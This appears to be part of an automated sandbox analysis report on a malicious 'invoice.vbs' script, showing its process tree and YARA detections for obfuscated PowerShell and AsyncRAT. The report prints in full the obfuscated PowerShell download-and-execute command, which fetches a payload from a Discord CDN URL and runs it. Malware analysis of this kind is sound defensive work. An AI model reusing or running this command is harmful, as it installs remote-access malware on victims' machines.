Aug 3, 2021 22:56:08.361340046 CEST	162.159.130.233	443	192.168.2.3	49722	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:46:39 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc RSA CA-2, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:46:39 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 5616 Parent PID: 3388

General

Start time:	22:56:03
Start date:	03/08/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\invoice.vbs'
Imagebase:	0x7ff755530000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.201434500.000002777ABB5000.00000004.00000020.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.202016822.000002777C910000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.200969823.000002777ACDB000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.201502033.000002777ACD5000.00000004.00000040.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 6080 Parent PID: 5616

General

Start time:	22:56:04
Start date:	03/08/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $TRUMP ='https://cdn.discordapp.com/attachments/833416270924742669/869658503759937606/dola2021.txt';$B='ETH COINt.WTF COINlIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSCOINnG'.Replace('S COIN ','Wn').Replace('SO','oaD').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Replace('os COIN','X(n`e').Replace('BTC COIN','-Ob').Replace('TH COIN','`c`T');&('I'+'EX')($A -Join '')|&('I'+'EX');
Imagebase:	0x7ff785e30000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000003.00000002.275049815.0000019FB696D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 00000003.00000002.268623513.0000019FB5FBA000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 4560 Parent PID: 6080

General

Start time:	22:56:04
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: aspnet_compiler.exe PID: 1536 Parent PID: 6080

General

Start time:	22:56:32
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x1d0000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: aspnet_compiler.exe PID: 4652 Parent PID: 6080

General

Start time:	22:56:33
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe
Imagebase:	0x7ff6883e0000
File size:	55400 bytes
MD5 hash:	17CC69238395DF61AAF483BCEF02E7C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000000B.00000002.726757646.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis